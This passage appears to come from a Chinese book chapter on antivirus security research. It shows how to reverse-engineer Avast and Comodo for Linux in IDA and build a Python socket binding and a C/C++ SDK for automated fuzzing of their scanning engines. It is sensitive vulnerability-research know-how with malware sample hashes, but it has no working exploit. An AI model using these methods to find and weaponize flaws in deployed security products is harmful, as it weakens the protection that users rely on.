要想实现基本自动化或自动化模糊测试，最好选用类Unix的操作系统，尤其推荐Linux。这是因为Linux系统占用更小的内存和硬盘空间，而且为自动化相关任务提供了许多工具。通常，使用QEMU、KVM、VirtualBox或VMware搭建Linux虚拟机要比搭建Windows虚拟机更容易一些。因此，建议你在Linux平台上开展针对反病毒软件的自动化测试。和其他普通软件一样，反病毒软件厂商通常会把软件目标兼容平台设定为流行的操作系统，比如Windows。如果反病毒产品没有Linux版本，只有Windows版本的话，还是可以通过Wine（其本身不是一款模拟器）模拟器以接近本机语言的运行速度运行反病毒扫描器。

众所周知，Wine软件可用于在非Windows操作系统中（如Linux）运行Windows平台上的二进制文件。另一方面，Winelib（Wine的支持库）可以将只兼容Windows系统的应用移植到Linux系统中去。使用Winelib成功移植到Linux平台的应用案例有Picasa （谷歌开发的一款数码图片编辑和查看工具）、 Kylix（Borland开发的一款编译器和继承开发环境，之后不再继续更新）、 Corel开发的WordPerfect9 Linux版和IBM公司开发的WebSphere。Wine或Winelib的工作原理是，运行只兼容Windows平台的命令行工具，借助Wine或逆向分析核心库，为Linux编写一个C/C++的封装程序。借助Winelib调用只兼容Windows的动态链接库（DLL文件）导出的函数。

上面介绍的两种办法都可以帮助开展自动化测试。比如，只兼容Windows平台的命令行工具Ikarus t3 Scan（如图2-9所示）以及Microsoft Security Essentials反病毒电脑软件使用的mpengine.dll库（仅兼容Windows平台）。在没有别的办法让目标反病毒产品自动化运行在Linux平台上时，建议使用Wine模拟器，因为在Windows下开展自动化测试，十分复杂而且耗费系统资源。

```
/T3Scan.exe 0a.zip 0b.zip 0c.zip
IKARUS - T3SCAN V1.32.31.0 (WIN32)
         Engine version: 1.07.05
         VDB: 14.10.2014 03:48:16 (Build: 89359)
         Copyright © IKARUS Security Software GmbH 2012.
         All rights reserved.

0a.zip:mnt\shared\malware\crawl_history\uniques\0ad80a9d43d748ea8c4cc36a1f309e29
a619d38d - Signature 2632230 'PUA.InstallRex' found
0a.zip:mnt\shared\malware\crawl_history\uniques\0ad9474e1aac16c112799bfb357ab514
509b88e6 - Signature 2632230 'PUA.InstallRex' found
0a.zip:mnt\shared\malware\crawl_histo...3188ba97bae9fb34991b77808b792fa0:1\
0a.zip:mnt\shared\malware\crawl_history\uniques\0ae13b52bf4fdaa4c111490bffe0db72
b9886520 - Signature 1577297 'Exploit.HTML.IframeRef' found
0a.zip:mnt\shared\malware\crawl_history\uniques\0ae1d53d00f3660f5f15962ee64f417d
8b7e0770 - Signature 2420363 'not-a-virus:Downloader.Win32.LMN' found
0a.zip:mnt\shared\malware\crawl_history\uniques\0ae69c3d864787e3a27f9e1351a89a01
4ced5dbb - Signature 1873723 'Exploit.JS.Blacole' found
0a.zip:mnt\shared\malware\crawl_history\uniques\0ae8d60c921085e13d63a5e90abb6754
7b66ada9 - Signature 1577297 'Exploit.HTML.IframeRef' found
0a.zip:mnt\shared\malware\crawl_history\uniques\0af2c0f23d4726761fde4119ac057e41
0997d62e - Signature 98989750 'Win32.SuspectCrc' found
0a.zip:mnt\shared\malware\crawl_history\uniques\0af4e93066aba700be15917ea4a3d8ae
6dacb957:script.nsi - Signature 2458891 'AdWare.PricePeep' found
0a.zip:mnt\shared\malware\crawl_histo...om.xpi:chrome\content\browserevents.js
```

图2-9　借助Wine在Linux平台上运行Ikarus t3 Scan

2.4　实战案例：为 Linux 版 Avast 编写 Python binding

本节将为你介绍一个实战案例，通过逆向分析反病毒软件的相关模块来编写binding。简而言之，这里的binding指的是为你的模糊测试工具编写嵌入式工具或库。如果你可以使用自己编写的工具或库（而不是反病毒厂商提供的工具）与反病毒软件内核交互，那么在接下来的工作中，你就可以实现自动化了（比如编写你自己的扫描器或模糊测试工具）。本案例将以Avast Linux版作为研究目标，选用Python作为实现自动化的编程语言。之所以选用Avast Linux版作为研究目标，是因为该版本易于逆向分析，编写针对它的binding只需要1~2小时。

2.4.1　Linux 版 Avast 简介

Linux版Avast只有两个可执行组成部分：`avast`和`scan`。第一个负责解压病毒特征数据库文件（VPS文件）、发起扫描任务、查询URL，等等。第二个则是执行这些查询的客户端工具。顺便说一下，这些分布式二进制文件包含部分调试符号，如图2-10所示。




图2-10　Avast scan工具的函数列表与针对scan_path函数的反汇编界面

多亏有了部分调试符号，你可以开始用IDA分析文件，并且很容易地了解程序的行为。让我们从main函数开始：

```
.text:08048930 ; int __cdecl main(int argc, const char **argv,
const char **envp)
.text:08048930                  public main
.text:08048930 main             proc near   ; DATA XREF: _start+17 o
.text:08048930
.text:08048930 argc             = dword ptr  8
.text:08048930 argv             = dword ptr  0Ch
.text:08048930 envp             = dword ptr  10h
.text:08048930
.text:08048930  push    ebp
.text:08048931  mov     ebp, esp
.text:08048933  push    edi
.text:08048934  push    esi
.text:08048935  mov     esi, offset src ; "/var/run/avast/scan.sock"
.text:0804893A  push    ebx
.text:0804893B  and     esp, 0FFFFFFF0h
.text:0804893E  sub     esp, 0B0h
.text:08048944  mov     ebx, [ebp+argv]
.text:08048947  mov     dword ptr [esp+28h], 0
.text:0804894F  mov     dword ptr [esp+20h], 0
.text:08048957  mov     dword ptr [esp+24h], 0
```

```
.text:0804895F
.text:0804895F loc_804895F:              ; CODE XREF: main+50 j
.text:0804895F                           ; main+52 j ...
.text:0804895F  mov   eax, [ebp+argc]
.text:08048962  mov   dword ptr [esp+8],offset shortopts ; "hvVfpabs:e:"
.text:0804896A  mov   [esp+4], ebx    ; argv
.text:0804896E  mov   [esp], eax      ; argc
.text:08048971  call  _getopt
.text:08048976  test  eax, eax
.text:08048978  js    short loc_8048989
.text:0804897A  sub   eax, 3Ah        ; switch 61 cases
.text:0804897D  cmp   eax, 3Ch
.text:08048980  ja    short loc_804895F
.text:08048982  jmp   ds:off_804A5BC[eax*4] ; switch jump
```

在地址0x08048935处，有一个被载入ESI寄存器和指向C字符串/var/run/avast/scan.sock的指针。接着，有一个名为hvVfpabs:e:的字符串，调用了函数getopt。这些是scan工具支持的对象，以及客户端工具需要连接的之前的路径和Unix套接字。你可以在之后的地址0x08048B01处证实这点：

```
.text:08048B01  lea     edi, [esp+0BCh+socket_copy]
.text:08048B05  mov     [esp+4], esi
.text:08048B05  ; ESI points to our previously set socket's path
.text:08048B09  mov     [esp], edi      ; dest
.text:08048B0C  mov     [esp+18h], dl
.text:08048B10  mov     word ptr [esp+42h], 1
.text:08048B17  call    _strcpy
.text:08048B1C  mov     dword ptr [esp+8], 0 ; protocol
.text:08048B24  mov     dword ptr [esp+4], SOCK_STREAM ; type
.text:08048B2C  mov     dword ptr [esp], AF_UNIX ; domain
.text:08048B33  call    _socket
```

套接字路径的指针被复制（借助strcpy）到了一个栈变量内（stack_copy）。接着，用它打开了一个Unix域套接字。该套接字通过connect函数调用了scan.sock：

```
.text:08048B50  mov     eax, [esp+0BCh+socket]
.text:08048B54  lea     edx, [esp+42h]
.text:08048B58  mov     [esp+4], edx    ; addr
.text:08048B5C  mov     [esp], eax      ; fd
.text:08048B5F  neg     ecx
.text:08048B61  mov     [esp+8], ecx    ; len
.text:08048B65  call    _connect
.text:08048B6A  test    eax, eax
```

通过上面的梳理，现在我们已经清楚了：命令行扫描客户端通过套接字连接服务器，然后向它发送扫描请求。下一节将阐释扫描客户端与服务器的通信原理。

2.4.2　为 Linux 版 Avast 编写简单的 Python binding

相信通过上一节的学习，你已经知道Avast的命令行扫描客户端的工作流程了。现在，你将通过Python命令提示符框连接套接字，验证之前的理论：

```
$ python
>>> import socket
>>> s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
>>> sock_name="/var/run/avast/scan.sock"
>>> s.connect(sock_name)
```

确实可以成功连接到套接字！现在你需要弄清楚客户端和服务器之间的请求和响应的数据。当连接调用结束后，程序又调用了`parse_reponse`函数，其理想结果是魔术值220：

```
.text:08048B72  mov     eax, [esp+0BCh+socket]
.text:08048B76  lea     edx, [esp+0BCh+response]
.text:08048B7A  call    parse_response
.text:08048B7F  cmp     eax, 220
```

连上套接字后，现在试着从中读取1024个字节：

```
$ python
>>> import socket
>>> s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
>>> sock_name="/var/run/avast/scan.sock"
>>> s.connect(sock_name)
>>> s.recv(1024)
'220 DAEMON\r\n'
```

谜团解开了：之前的错误响应码220是直接从服务器应答的。你的Python binding程序需要获取Avast后台进程发送的欢迎消息，然后确认应答是否为220。如果是，那就意味着一切正常。

在函数`main`之后，程序又调用了函数`av_close`。下面是该部分的反汇编结果：

```
.text:08049580 av_close        proc near
.text:08049580 fd              = dword ptr -1Ch
.text:08049580 buf             = dword ptr -18h
.text:08049580 n               = dword ptr -14h
.text:08049580
.text:08049580  push    ebx
.text:08049581  mov     ebx, eax
.text:08049583  sub     esp, 18h
.text:08049586  mov     [esp+1Ch+n], 5   ; n
.text:0804958E  mov     [esp+1Ch+buf], offset aQuit ; "QUIT\n"
.text:08049596  mov     [esp+1Ch+fd], eax ; fd
.text:08049599  call    _write
.text:0804959E  test    eax, eax
.text:080495A0  js      short loc_80495C1
.text:080495A2
.text:080495A2 loc_80495A2:             ; CODE XREF: av_close+4D
.text:080495A2  mov     [esp+1Ch+fd], ebx ; fd
.text:080495A5  call    _close
.text:080495AA  test    eax, eax
.text:080495AC  js      short loc_80495B3
```

完成任务后，客户端就会调用`av_close`函数，发送字符串`QUIT\n`给后台进程，示意自己已经完成了所有工作，现在应该关闭客户端连接了。

现在你需要使用Python编写一个与Avast后台程序通信的迷你类，主要是先连接，然后关闭连接。basic_avast_client1.py包含了第一次要执行的代码内容，如下所示：

```
#!/usr/bin/python

import socket

SOCKET_PATH = "/var/run/avast/scan.sock"

class CBasicAvastClient:
  def __init__(self, socket_name):
    self.socket_name = socket_name
    self.s = None

  def connect(self):
    self.s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
    self.s.connect(self.socket_name)
    banner = self.s.recv(1024)
    return repr(banner)

  def close(self):
    self.s.send("QUIT\n")

def main():
  cli = CBasicAvastClient(SOCKET_PATH)
  print(cli.connect())
  cli.close()

if __name__ == "__main__":
  main()
```

试着运行一下脚本：

```
$ python basic_avast_cli1.py
'220 DAEMON\r\n'
```

一切工作正常。编写的程序成功连接到了后台服务器，接着又成功关闭了连接。接下来，我们要深入探索更多的命令，而其中最有意思的一个是：分析样本文件或目录的命令。

在地址`0x0804083B`处，有一次有趣的函数调用过程：

```
.text:08048D34                 mov     edx, [ebx+esi*4]
.text:08048D37                 mov     eax, [esp+0BCh+socket]
.text:08048D3B                 call    scan_path
```

因为有部分调试符号的帮助，我们可以轻而易举地确定这个函数的功能：扫描一个指定路径。接下来，让我们来看看`scan_path`函数：

```
.text:08049F00 scan_path       proc near         ; CODE XREF: main+40B
.text:08049F00                                   ; .text:08049EF1
.text:08049F00
.text:08049F00 name            = dword ptr -103Ch
.text:08049F00 resolved        = dword ptr -1038h
.text:08049F00 n               = dword ptr -1034h
.text:08049F00 var_1030        = dword ptr -1030h
.text:08049F00 var_102C        = dword ptr -102Ch
.text:08049F00 var_1028        = dword ptr -1028h
.text:08049F00 var_1024        = dword ptr -1024h
```

```
.text:08049F00 var_1020        = dword ptr -1020h
.text:08049F00 var_101C        = byte ptr -101Ch
.text:08049F00 var_10          = dword ptr -10h
.text:08049F00 var_C           = dword ptr -0Ch
.text:08049F00 var_8           = dword ptr -8
.text:08049F00 var_4           = dword ptr -4
.text:08049F00
.text:08049F00  sub     esp, 103Ch
.text:08049F06  mov     [esp+103Ch+resolved], 0 ; resolved
.text:08049F0E  mov     [esp+103Ch+name], edx ; name
.text:08049F11  mov     [esp+103Ch+var_10], ebx
.text:08049F18  mov     ebx, eax
.text:08049F1A  mov     [esp+103Ch+var_8], edi
.text:08049F21  mov     edi, edx
.text:08049F23  mov     [esp+103Ch+var_C], esi
.text:08049F2A  mov     [esp+103Ch+var_4], ebp
.text:08049F31  mov     [esp+103Ch+var_102C], offset storage
.text:08049F39  mov     [esp+103Ch+var_1028], 1000h
.text:08049F41  mov     [esp+103Ch+var_1024], 0
.text:08049F49  mov     [esp+103Ch+var_1020], 0
.text:08049F51  call    _realpath
.text:08049F56  test    eax, eax
.text:08049F58  jz      loc_804A040
.text:08049F5E
.text:08049F5E loc_8049F5E:        ; CODE XREF: scan_path+1CE j
.text:08049F5E  mov     ds:storage, 'NACS'
.text:08049F68  mov     esi, eax
.text:08049F6A  mov     ds:word_804BDE4, ' '
```

你会发现上述过程中调用了`realpath`函数（获取文件或目录的真实路径）。同时，你还会发现4字节的字符串`SCAN`，紧随其后的是一些空格。不必逆向分析整个函数结果，也不必考虑之前为Avast编写的Python binding中针对`close`方法执行的命令格式，你会发现，向后台进程发送的扫描文件或目录的命令就是`SCAN/some/path`。

现在，在之前的代码中加入向后台进程发送扫描命令的代码，然后运行查看结果：

```python
#!/usr/bin/python

import socket

SOCKET_PATH = "/var/run/avast/scan.sock"

class CBasicAvastClient:
  def __init__(self, socket_name):
    self.socket_name = socket_name
    self.s = None

  def connect(self):
    self.s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
    self.s.connect(self.socket_name)
    banner = self.s.recv(1024)
    return repr(banner)
```

```
  def close(self):
    self.s.send("QUIT\n")

  def scan(self, path):
    self.s.send("SCAN %s\n" % path)
    return repr(self.s.recv(1024))

def main():
  cli = CBasicAvastClient(SOCKET_PATH)
  print(cli.connect())
  print(cli.scan("malware/xpaj"))
  cli.close()

if __name__ == "__main__":
  main()
```

脚本的运行结果如下：

```
$ python basic_avast_cli1.py
'220 DAEMON\r\n'
'210 SCAN DATA\r\n'
```

运行上面的代码不会产生有用的数据，因为你需要从套接字中读取更多的数据包。指令`210 SCAN DATA\r\n`就是告诉客户端，接收到这样的服务器响应报文后，需要发送更多的数据包。事实上，你需要一直读取数据包，直到接收到`200 SCAN OK\n`的服务器响应。现在，你需要按照下面的示例，修正之前编写的Python部分代码（这是一个有用的懒办法）：

```
  def scan(self, path):
    self.s.send("SCAN %s\n" % path)
    while 1:
      ret = self.s.recv(8192)
      print(repr(ret))
      if ret.find("200 SCAN OK") > -1:
        break
```

将代码修改好以后，再运行一次。这次，你将会得到完全不同的输出结果，带有一个期望值：

```
$ python basic_avast_cli1.py
'220 DAEMON\r\n'
'210 SCAN DATA\r\n'
'SCAN /some/path/malware/xpaj/00908235ee9e267fa2f4c83fb4304c63af976cbc\t
[L]0.0\t0 Win32:Hoblig\\ [Heur]\r\n'
'200 SCAN OK\r\n'
None
```

太神奇了！Avast服务器的响应报文中，将文件`00908235ee9e267fa2f4c83fb4304c63af976cbc`标识为`Win32:Hobling`。现在，虽然你的Python binding只有一些基本功能，但至少可以工作了，可以扫描指定路径（文件或目录），然后获取到扫描结果。因此，你可以对代码做些调整，基于文件格式编写一些模糊测试工具。你可能想了解Avast Windows版是不是也采用了相同的通信协议，如果是，接着将你刚刚写的Python binding移植到Windows平台上去。如果不能的话，你肯定想在Linux平台上继续进行模糊测试，将GDB或其他调试工具绑定到后台进程

/bin/avast上，接着使用你编写的binding向Avast的病毒查杀服务器发送大量修改过的样本文件，而后等待它崩溃。你要记住，无论在Windows平台还是Linux平台上，Avast的内核都是一样的（尽管Avast官方表示，Linux版本的内核不一定是最新的）。如果你在Linux版本中遇到了一个崩溃，那么在WIndows平台上也存在相同错误的可能性非常大。一个影响Avast全平台版本的RPM文件解析漏洞就是采用同样的办法首先在Linux平台版本中发现的。

2.4.3　Python binding 的最终版本

你可以从GitHub项目页面下载到Python binding的最终版本：https://github.com/joxeankoret/pyavast。

该版本的binding几乎涵盖了2014年4月份Avast中所有的协议特性，可谓十分透彻、全面。

2.5　实战案例：为 Linux 版 Comodo 编写本机 C/C++工具

如果有服务器的话，监听指定端口与服务器接口通信的命令是针对各类反病毒产品开展自动化任务的捷径。不过，并不是所有反病毒产品都像AVG或Avast一样，有类似的服务器接口。在这种情况下，如果有命令行扫描器与核心库的话，你需要对它们展开逆向分析，来重建必要的内部结构、相应函数及其原型，以便能够了解如何在自动化测试过程中调用这些函数。

本案例为Comodo Linux版编写了一款非官方的C/C++开发工具包（SDK）。幸运的是，Comodo Linux版提供了完整的调试符号。因此，了解其接口、结构等会变得相对简单。

首先，让我们来分析Comodo Linux版的命令行扫描器（称作cmdscan），它的安装目录如下：

```
/opt/COMODO/cmdscan
```

在IDA中打开对应的二进制文件，等待最初的自动分析结束，然后跳转到函数main。你将会看到如下反汇编结果：

```
.text:00000000004015C0 ; __int64 __fastcall main(int argc, char **argv,
char **envp)
.text:00000000004015C0 main proc near
.text:00000000004015C0
.text:00000000004015C0 var_A0= dword ptr -0A0h
.text:00000000004015C0 var_20= dword ptr -20h
.text:00000000004015C0 var_1C= dword ptr -1Ch
.text:00000000004015C0
.text:00000000004015C0     push    rbp
.text:00000000004015C1     mov     ebp, edi
.text:00000000004015C3     push    rbx
.text:00000000004015C4     mov     rbx, rsi            ; argv
.text:00000000004015C7     sub     rsp, 0A8h
.text:00000000004015CE     mov     [rsp+0B8h+var_1C], 0
.text:00000000004015D9     mov     [rsp+0B8h+var_20], 0
.text:00000000004015E4
.text:00000000004015E4 loc_4015E4:
.text:00000000004015E4
```

```
.text:00000000004015E4     mov     edx, offset shortopts       ; "s:vh"
.text:00000000004015E9     mov     rsi, rbx                    ; argv
.text:00000000004015EC     mov     edi, ebp                    ; argc
.text:00000000004015EE     call    _getopt
.text:00000000004015F3     cmp     eax, 0FFFFFFFFh
```

这里，通过标准函数getopt检查命令行选项s:vh。如果你不带参数，直接运行/opt/COMODO/cmdscan命令，打印出来的结果将会是该命令行扫描工具的用法：

```
$ /opt/COMODO/cmdscan
USAGE: /opt/COMODO/cmdscan -s [FILE] [OPTION...]
-s: scan a file or directory
-v: verbose mode, display more detailed output
-h: this help screen
```

命令行选项s:vh的反汇编结果如下。最有意思的地方是-s标志，它规定了扫描器需要扫描的文件或目录。让我们继续反汇编，来了解这个标志的工作原理：

```
.text:00000000004015F8     cmp     eax, 's'
.text:00000000004015FB     jz      short loc_401613
(...)
.text:0000000000401613 loc_401613:
.text:0000000000401613     mov     rdi, cs:optarg       ; name
.text:000000000040161A     xor     esi, esi             ; type
.text:000000000040161C     call    _access
.text:0000000000401621     test    eax, eax
.text:0000000000401623     jnz     loc_40172D
.text:0000000000401629     mov     rax, cs:optarg
.text:0000000000401630     mov     cs:src, rax          ; Path to scan
.text:0000000000401637     jmp     short next_cmdline_option
```

当使用-s后缀标志时，程序通过调用access检查紧随其后的参数是否为一个存在的路径。如果参数路径存在的话，将待扫描路径的指针（一个文件名或目录）保存为src静态变量，接着继续分析更多的命令行参数。命令行参数解析完毕后，就可以分析相关代码了：

```
.text:0000000000401649 loc_401649:            ; CODE XREF: main+36 j
.text:0000000000401649     cmp     cs:src, 0
.text:0000000000401651     jz      no_filename_specified
.text:0000000000401657     mov     edi, offset dev_aflt_fd     ; a2
.text:000000000040165C     call    open_dev_avflt
.text:0000000000401661     call    load_framework
.text:0000000000401666     call    maybe_IFrameWork_CreateInstance
```

上述代码检测了代表需要扫描路径的变量src是否已经被赋值。如果没有被赋值的话，将显示使用帮助，然后退出。否则，程序将调用名为open_dev_avflt的函数，然后是load_framework函数，最后调用maybe_IFramework_CreateInstance函数。你不必去分析函数open_dev_avflt，因为实际上扫描过程中不会用到/dev/avflt方法。跳过函数open_dev_avflt，直接分析用于加载Comodo内核的函数load_framework。该函数的伪代码如下：

```
void *load_framework()
{
  int filename_size; // eax@1
```

```
  char *self_dir; // rax@2
  int *v2; // rax@3
  char *v3; // rax@3
  void *hFramework; // rax@6
  void *CreateInstance; // rax@7
  char *v6; // rax@9
  char filename[2056]; // [sp+0h] [bp-808h]@1

  filename_size = readlink("/proc/self/exe", filename, 0x800uLL);
  if ( filename_size == -1 ||
      (filename[filename_size] = 0,
       self_dir = dirname(filename), chdir(self_dir)) )
  {
    v2 = __errno_location();
    v3 = strerror(*v2);
LABEL_4:
    fprintf(stderr, "%s\n", v3);
    exit(1);
  }
  hFramework = dlopen("./libFRAMEWORK.so", 1);
  hFrameworkSo = hFramework;
  if ( !hFramework )
  {
    v6 = dlerror();
    fprintf(stderr, "error is %s\n", v6);
    goto LABEL_10;
  }
  CreateInstance = dlsym(hFramework, "CreateInstance");
  FnCreateInstance = (int (__fastcall *)
  (_QWORD, _QWORD, _QWORD, _QWORD))CreateInstance;
  if ( !CreateInstance )
  {
LABEL_10:
    v3 = dlerror();
    goto LABEL_4;
  }
  return CreateInstance;
}
```

反编译出来的代码看起来很棒，不是吗？你可以复制上述函数的伪代码，然后直接保存成C/C++源代码文件。概括来说，上面程序的伪代码行为如下。

- 借助Linux内核创建的符号链接/proc/self/exe，程序解析了自身的路径，接着将该路径设置为当前工作目录。
- 程序动态加载libFRAMEWORK.so文件，然后解析函数`CreateInstance`，接着将指针保存到全局变量`FnCreateInstance`中。
- libFRAMEWORK.so内的函数`CreateInstance`加载内核，同时解析负责创建新框架实例的函数。

接下来，你需要对函数`maybe_IFramework_CreateInstance`开展逆向分析：

```
.text:0000000000401A50 maybe_IFrameWork_CreateInstance proc near
```

```
.text:0000000000401A50
.text:0000000000401A50 hInstance= qword ptr -40h
.text:0000000000401A50 var_38= qword ptr -38h
.text:0000000000401A50 maybe_flags= qword ptr -28h
.text:0000000000401A50
.text:0000000000401A50     push    rbp
.text:0000000000401A51     xor     esi, esi
.text:0000000000401A53     xor     edi, edi
.text:0000000000401A55     mov     edx, 0F0000h
.text:0000000000401A5A     push    rbx
.text:0000000000401A5B     sub     rsp, 38h
.text:0000000000401A5F     mov     [rsp+48h+hInstance], 0
.text:0000000000401A68     lea     rcx, [rsp+48h+hInstance]
.text:0000000000401A6D     call    cs:FnCreateInstance
```

此处调用了之前解析的函数`FnCreateInstance`，同时传递了一个名为`hInstance`的本地变量，创建了一个Comodo Antivirus的接口实例。实例创建后，将执行如下伪代码：

```
BYTE4(maybe_flags) = 0;
LODWORD(maybe_flags) = -1;
g_FrameworkInstance = hInstance;
cur_dir = get_current_dir_name();
hFramework = g_FrameworkInstance;
cur_dir_len = strlen(cur_dir);
if ( hFramework->baseclass_0->CFrameWork_Init(
hFramework,
cur_dir_len + 1,
cur_dir,
maybe_flags, 0LL) < 0 )
{
  fwrite("IFrameWork Init failed!\n", 1uLL, 0x18uLL, stderr);
  exit(1);
}
free(cur_dir);
```

上述代码通过调用`hFramework->baseclass_0->CFrameWork_Init`初始化框架，接收刚刚创建的实例`hFramework`、其他所有内核文件的目录、给定文件目录路径缓冲区的大小，以及给`CFrameWork_Init`设置的功能标志。由于之前更改了当前工作目录，当前的文件目录就是程序`cmdscan`的真实路径/opt/COMODO/。这些操作完成后，程序调用了更多的函数，以便能够正确加载反病毒软件的内核：

```
LODWORD(v8) = -1;
BYTE4(v8) = 0;
if ( g_FrameworkInstance->baseclass_0->CFrameWork_LoadScanners(
g_FrameworkInstance,
v8) < 0 )
{
  fwrite("IFrameWork LoadScanners failed!\n", 1uLL, 0x20uLL, stderr);
  exit(1);
}
if ( g_FrameworkInstance->baseclass_0->CFrameWork_CreateEngine(
g_FrameworkInstance, (IAEEngineDispatch **)&g_Engine) < 0 )
```

```
{
  fwrite("IFrameWork CreateEngine failed!\n", 1uLL, 0x20uLL, stderr);
  exit(1);
}
if ( g_Engine->baseclass_0->CAEEngineDispatch_GetBaseComponent(
       g_Engine,
       (CAECLSID)0x20001,
       (IUnknown **)&g_base_component_0x20001) < 0 )
{
  fwrite("IAEEngineDispatch GetBaseComponent failed!\n",
1uLL,
0x2BuLL, stderr);
  exit(1);
}
```

上面的伪代码通过调用`CFrameWork_LoadScanners`加载了扫描程序。程序通过调用`CFrameWork_CreateEngine`创建了扫描引擎，同时，通过调用`CAEEngineDispatch_GetBaseComponent`，直接加载了基础调度模块。接下来要讲的东西虽然可以直接略过，但我们最好还是了解一下它的功能：

```
v4 = operator new(0xB8uLL);
v5 = (IAEUserCallBack *)v4;
*(_QWORD *)v4 = &vtable_403310;
pthread_mutex_init((pthread_mutex_t *)(v4 + 144), 0LL);
memset(&v5[12], 0, 0x7EuLL);
g_user_callbacks = (__int64)v5;
result = g_Engine->baseclass_0->CAEEngineDispatch_SetUserCallBack
(g_Engine, v5);
  if ( result < 0 )
  {
    fwrite("SetUserCallBack() failed!\n", 1uLL, 0x1AuLL, stderr);
    exit(1);
  }
```

上面这段代码可以用来设置回调。例如，你可以通过设置回调，实现每当新文件有打开、创建、读取、写入等操作时，就发出提示的功能。你想借用Comodo引擎编写一个脱壳程序吗？其实只要设置一个通知回调，等待其被调用，复制临时文件或缓冲区，这样就大功告成了。基于反病毒引擎的通用脱壳程序很流行。

相信你也一定觉得上面的演示很有趣，但我们的最终目的是逆向分析反病毒软件内核，为编写能够与Comodo内核交互的C/C++软件开发工具包，收集充足的信息。函数`maybe_IFrameWork_CreateInstance`目前已经分析完毕，让我们回过头来分析函数`main`。接下来这部分代码在之前分析的函数被调用之后运行，其伪代码类似下面这样：

```
if ( __lxstat(1, filename, &v7) == -1 )
  {
    v5 = __errno_location();
    v6 = strerror(*v5);
    fprintf(stderr, "%s: %s\n", filename, v6);
  }
  else
```

```
{
  if ( verbose )
    fwrite("-------== Scan Start ==------\n", 1uLL, 0x1BuLL, stdout);
  if ( (v8 & 0xF000) == 0x4000 )
    scan_directory(filename, verbose, (__int64)&scanned_files,
                   (__int64)&virus_found);
  else
    scan_stream(filename, verbose, &scanned_files,
                &virus_found);
  if ( verbose )
    fwrite("-------== Scan End ==------\n", 1uLL, 0x19uLL, stdout);
  fprintf(stdout, "Number of Scanned Files: %d\n",
         (unsigned int)scanned_files);
  fprintf(stdout, "Number of Found Viruses: %d\n",
         (unsigned int)virus_found);
}
```

上述代码的功能是检查全局变量src中存储的路径信息是否存在。如果有这个路径，就会根据调用__lxstat后返回的功能标志（flag），继续调用函数scan_directory或scan_stream。用来扫描目录的函数为每个已发现的元素都调用了scan_stream。现在，让我们来深入探究该函数的具体行为：

```
int __fastcall scan_stream(
char *filename,
char verbose,
_DWORD *scanned_files,
_DWORD *virus_found)
(…)
  SCANRESULT scan_result; // [sp+10h] [bp-118h]@1
  SCANOPTION scan_option; // [sp+90h] [bp-98h]@1
  ICAVStream *inited_to_zero; // [sp+E8h] [bp-40h]@1

  memset(&scan_option, 0, 0x49uLL);
  memset(&scan_result, 0, 0x7EuLL);
  scan_option.ScanCfgInfo = (x1)-1;
  scan_option.bScanPackers = 1;
  scan_option.bScanArchives = 1;
  scan_option.bUseHeur = 1;
  scan_option.eSHeurLevel = 2;
  base_component_0x20001 =
  *(struct_base_component_0x20001_t **)g_base_comp;
  scan_option.dwMaxFileSize = 0x2800000;
  scan_option.eOwnerFlag = 1;
  inited_to_zero = 0LL;
  result = base_component_0x20001->pfunc50(
             g_base_comp,
             (__int64 *)&inited_to_zero,
             (__int64)filename,
             1LL,
             3LL,
             0LL);
```

这部分代码非常有意思。首先，它分别初始化了对象SCANRESULT和对象SCANOPTION，并

规定了必要的功能标志，比如是否要扫描归档文件，是否要启用启发引擎等。接着，代码调用了成员函数pfunc50，向其传递了许多参数，如基础组成部分、文件名等。虽然我们不知道函数pfunc50到底有什么用，但是也没有必要去弄清楚。要记住，当前的任务不是充分理解Comodo内核的工作原理，而是要弄清楚如何与其交互。接下来的代码是：

```
err = result;
if ( result >= 0 )
{
  memset((void *)(g_user_callbacks + 12), 0, 0x7EuLL);
  err = g_Engine->baseclass_0->CAEEngineDispatch_ScanStream(g_Engine,
                inited_to_zero, &scan_option, &scan_result);
(…)
```

这部分代码实际上是在实现文件扫描功能。函数pfunc50传入了本地变量inited_to_zero，其中包括分析文件过程中需要的所有信息。同样，代码调用了函数CAEEngineDispatch_ScanStream，并同时声明了一些其他参数。这些参数中最有意思的是SCANOPTION和SCANRESULT，两者的作用很明显——规定扫描选项，获取扫描结果。CAEEngineDispatch_ScanStream同样初始化了一些为0的全局回调值，但你可以跳过该函数中使用了这些回调值的代码。接下来的代码也很有意思：

```
if ( err >= 0 )
{
  ++*scanned_files;
  if ( verbose )
  {
    if ( scan_result.bFound )
    {
      fprintf(stdout, "%s ---> Found Virus, Malware Name is %s\n",
              filename, scan_result.szMalwareName);
      result = fflush(stdout);
    }
    else
    {
      fprintf(stdout, "%s ---> Not Virus\n", filename);
      result = fflush(stdout);
    }
  }
}
```

